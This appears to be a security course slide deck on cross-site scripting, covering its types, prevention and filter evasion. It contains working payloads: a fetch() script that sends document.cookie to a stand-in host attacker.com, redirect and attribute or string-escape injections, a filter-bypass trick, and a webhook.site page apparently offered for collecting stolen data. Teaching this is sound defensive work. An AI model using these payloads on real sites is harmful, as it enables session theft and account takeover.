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Cross Site Scripting (XSS)


Data Privacy and Security

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XSS in a Nutshell



What is a XSS Vulnerability?

XSS (Cross-Site Scripting) is a vulnerability where an attacker **tricks a website into running their code in another user's browser**.

It works in three steps:

- The attacker **injects HTML or JavaScript** into the website (e.g. via a comment, search box, or URL parameter)
- The website **shows that content to other users**
- The victim's browser **runs it** (because it can't tell attacker code from legitimate site code)

Why it matters: the attacker's code runs **as the victim** on that site → it can steal their session cookie, perform actions on their behalf, or modify what they see.

XSS Example: the Attack

Goal: steal the victim's session cookie

1. A user logs into a website → the browser stores a session cookie
2. An attacker **injects** malicious code into the page
3. When the victim visits the page:
 - The code runs in their browser
 - The code **sends their cookie to the attacker's server**
4. The attacker can now impersonate the victim (log in as them by using the stolen cookie)

XSS Example: the Payload

Payload used by the attacker:

```
<script>  
fetch("https://attacker.com/steal?cookie=" + document.cookie);  
</script>
```

- script tags are used to tell the browser the following is JavaScript to execute
- fetch(): sends a request to a server
- https://attacker.com/...: attacker's server receiving the stolen data
- document.cookie: the user's cookies (session data)

When this run on the victim's browser, it reads their session cookie and sends it to the attacker.

Types of XSS

XSS is classified into three types, based on **how the payload reaches the victim's browser**:

- **Reflected** - Input comes from the request (e.g., a link)
- **Stored** - Input is saved on the server (e.g., database)
- **DOM-based** - Happens entirely in the browser


Reflected XSS

In reflected XSS, the malicious payload **travels in the URL** itself - the server reflects it back into the page, and the browser runs it.

- **The bug:** the site inserts data from the HTTP request into the page without sanitization
- **The delivery:** the victim is tricked into visiting a crafted URL (phishing, redirecting,...)
- **The impact:** the script can alter the page, steal session cookies, or leak sensitive data

Key property: the payload isn't stored anywhere - it exists only in the single crafted request.

Reflected XSS Example (1)



Reflected XSS Example (2)



Stored XSS

In stored XSS, the malicious payload is **saved on the server and served** to every user who loads the affected page, turning one injection into many victims.

- **The bug:** the site stores user-submitted content and later renders it without sanitization
- **The delivery:** the attacker plants the payload once (e.g., as a forum comment, blog post, or profile field); every visitor to that page runs it automatically
- **The impact:** same as reflected, but affecting every visitor

Key property: one injection, many victims; The payload persists and fires for everyone who loads the page.

Stored XSS Example (1)

The message sent by the attacker is permanently stored (e.g., in a database)

forum.com




POST /thread/1
Host: forum.com

msg=<SCRIPT>alert(1)
</SCRIPT>



Stored XSS Example (2)



DOM-based XSS

In DOM-based XSS, the page's **own JavaScript takes attacker-controlled data** and uses it unsafely e.g., by inserting it directly into the page as HTML, or passing it to a function that runs code.

- **The bug:** the site's JavaScript reads untrusted input and uses it in a dangerous way, without sanitization
- **The delivery:** same as reflected i.e., the victim is tricked into visiting a crafted URL
- **The impact:** same as any XSS i.e., page manipulation, cookie theft, ...

Key property: the payload may never reach the server → server-side defenses can't see it or block it.

Reflected vs DOM-based

Both examples: user searches for something, the page shows *"You searched for:..."*.

- Attacker's URL: `site.com/search?q=<script>alert(1)</script>`

REFLECTED: the server builds the HTML

```
@app.route("/search")
def search():
    q = request.args.get("q")
    return f"You searched for: {q}"    # ← unsafe
```

- The server takes `q` from the URL and pastes it directly into the HTML it sends back.
- The browser receives a page that **already contains** `<script>alert(1)</script>` and runs it.

Reflected vs DOM-based

DOM-based: the browser's JavaScript builds the HTML

```
const q = new URLSearchParams(location.search).get("q");  
//unsafe:  
document.getElementById("out").innerHTML = "You searched for: " + q;
```

- The server sends the same HTML to everyone, without ever receiving the payload.
- The page's own JavaScript reads q from the URL and injects it into the DOM.

The difference: in reflected XSS the **server** is vulnerable (it built bad HTML); In DOM-based XSS the **client-side JavaScript** is vulnerable (the server is innocent).

Comparing the Three Types

	Reflected	Stored	DOM-based
Where the payload lives	In the URL	On the server	In the URL
Who processes it	Server	Server	Browser (page's JS)
Who is the victim	One user per link	Every visitor to the page	One user per link
Needs social engineering?	Yes (click the link)	No (just visit the page)	Yes (click the link)
Server sees the payload?	Yes	Yes	Not necessarily

XSS Prevention

Core rule: **never insert untrusted input into a page as-is**; It must be encoded or sanitized first, based on *where* it's being inserted (the rules differ for HTML body, attributes, JavaScript, URLs, and CSS).

- **Don't escape manually**: it's easy to get wrong, and the correct encoding depends on context
- **Use dedicated libraries**: OWASP ESAPI, Microsoft AntiXSS, DOMPurify (client-side)
- **Prefer templating engines with auto-escaping built in**: Jinja (Python), Mustache/Smarty (PHP), ERB (Ruby), ...
- **Against DOM-based XSS**: use **Trusted Types**, a browser feature that forces inputs to pass through a sanitizer

Key idea: escaping is **context-sensitive** i.e., the same input needs different treatment inside `<p>...</p>` vs. inside `` vs. inside `<script>...</script>`.

Evading XSS Filters (1)

Naive filters try to block dangerous strings...but attackers can work around them.

Trick 1: recursion bypass

Suppose a filter strips `<script` from input:

- `<script src="..."> → src="..." ✓` (filter worked)
- `<scr<scriptipt src="..."> → <script src="..."> ✗` (filter *created* the payload)

Fix: the filter must loop until nothing changes.

Evading XSS Filters (2)

Trick 2: <script> isn't required

XSS doesn't need a <script> tag; Any HTML that can run JS will do.

If the site injects input into an attribute:

Attacker sends: #" onclick="alert(1):

```
<a href="INJECTION_HERE">
```

```
<a href="#" onclick="alert(1)">
```

Clicking the link runs the attacker's code; Works without having to rely on script tags!

Takeaway: blocklists don't work; Encode/escape properly instead.

Evading XSS Filters (3)

Trick 3: wrong-context encoding

Encoding < and > stops HTML injection e.g., < gets encoded as < (or \x3C), so <script> can never become a real tag.

- This only helps if the input actually lands in HTML.
- If it lands inside a JavaScript string, you don't need tags to execute malicious code...

If the site inserts input into a JS string like this:

```
const input = "INJECTION_HERE";
```

Attacker sends: " ; alert(1) ; // to escape it:

```
const input = ""; alert(1); //";
```

The " closes the string, alert(1) runs as code, and // comments out the leftover syntax.

Takeaway: escaping must match the context where input is inserted.

JavaScript Cheatsheet

Method / Property	What it does	Category
document.cookie	gets the user's cookies	Get
document.body.innerHTML	reads or modifies page content	Get/Execute
localStorage.getItem()	reads stored data	Get
fetch()	sends data to a server	Send
new Image().src	sends data via an image request	Send
eval()	executes JavaScript from a string	Execute
element.innerHTML	injects HTML into the page	Execute

Example payloads:

- **Steal cookies:** `<script>fetch("https://attacker.com?c=" + document.cookie)</script>`
- **Send data via image:** ``
- **Redirect user:** `<script>window.location = "https://attacker.com"</script>`
- **Basic test:** `<script>alert(1)</script>`

Webhook

<https://webhook.site/>

The screenshot displays the Webhook.site website interface. At the top, there's a navigation bar with the Webhook.site logo, links to Docs & API, Features & Pricing, Terms, Privacy & Security, and Support. On the right, there are buttons for Copy, Edit, + New, Login, and Sign Up Now. Below the navigation bar, a toolbar shows a timer (7d), a unique ID (2f64f621), and various action buttons like Share, Schedule, Form Builder, CSV Export, Custom Actions, Replay, XHR Redirect, and Redirect Now. The main content area is divided into two columns. The left column shows an 'INBOX (0/50)' with a 'Newest First' sort order and a search query field. Below this, it says 'Waiting for first request'. The right column contains several sections: 'Your unique URL' with a highlighted URL `https://webhook.site/2f64f621-ade5-4d71-a019-e3200cef69d1` and links to 'Open in new tab', 'Examples', 'Subdomain', and 'Alternate URL'; 'Your unique email address' with the email `2f64f621-ade5-4d71-a019-e3200cef69d1@emailhook.site` and a link to 'Open in mail client'; 'Your unique DNS name' with the DNS name `*.2f64f621-ade5-4d71-a019-e3200cef69d1.dnshook.site` and a link to 'About DNSHook'; and 'Proxy bidirectionally with Webhook.site CLI' with a terminal command `$ whcli forward --token=2f64f621-ade5-4d71-a019-e3200cef69d1 --target=https://localhost` and a link to 'Info & installation'. To the right of these sections, there's a 'What is Webhook.site?' section explaining that Webhook.site generates free, unique URLs and e-mail addresses and lets you see everything that's sent there instantly. Below this is a 'Benefits of upgrading to a Webhook.site account' section, which states that Webhook.site takes away the frustration of building software and solutions that interact with cloud services or connect via webhooks, and that it keeps webhook history, allows sharing, and replaying. It also mentions saving time and development costs by running workflows on their cloud. At the bottom right, there are two more sections: 'Unlimited requests, emails, DNSHooks' which says you can receive endless webhooks with permanent addresses that are protected and managed in your account, and 'Forward and Transform' which says you can transform data and resend it to different URLs or emails with retry and error notifications. The interface also includes several small preview images of the Webhook.site dashboard and API documentation.

Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support

Copy Edit + New Login Sign Up Now

7d 2f64f621 Share Schedule Form Builder CSV Export Custom Actions Replay XHR Redirect Redirect Now More

INBOX (0/50) Newest First ?

Search Query

Waiting for first request

Your unique URL

`https://webhook.site/2f64f621-ade5-4d71-a019-e3200cef69d1`

Open in new tab Examples Subdomain Alternate URL

Your unique email address

`2f64f621-ade5-4d71-a019-e3200cef69d1@emailhook.site` Open in mail client

Your unique DNS name

`*.2f64f621-ade5-4d71-a019-e3200cef69d1.dnshook.site` About DNSHook
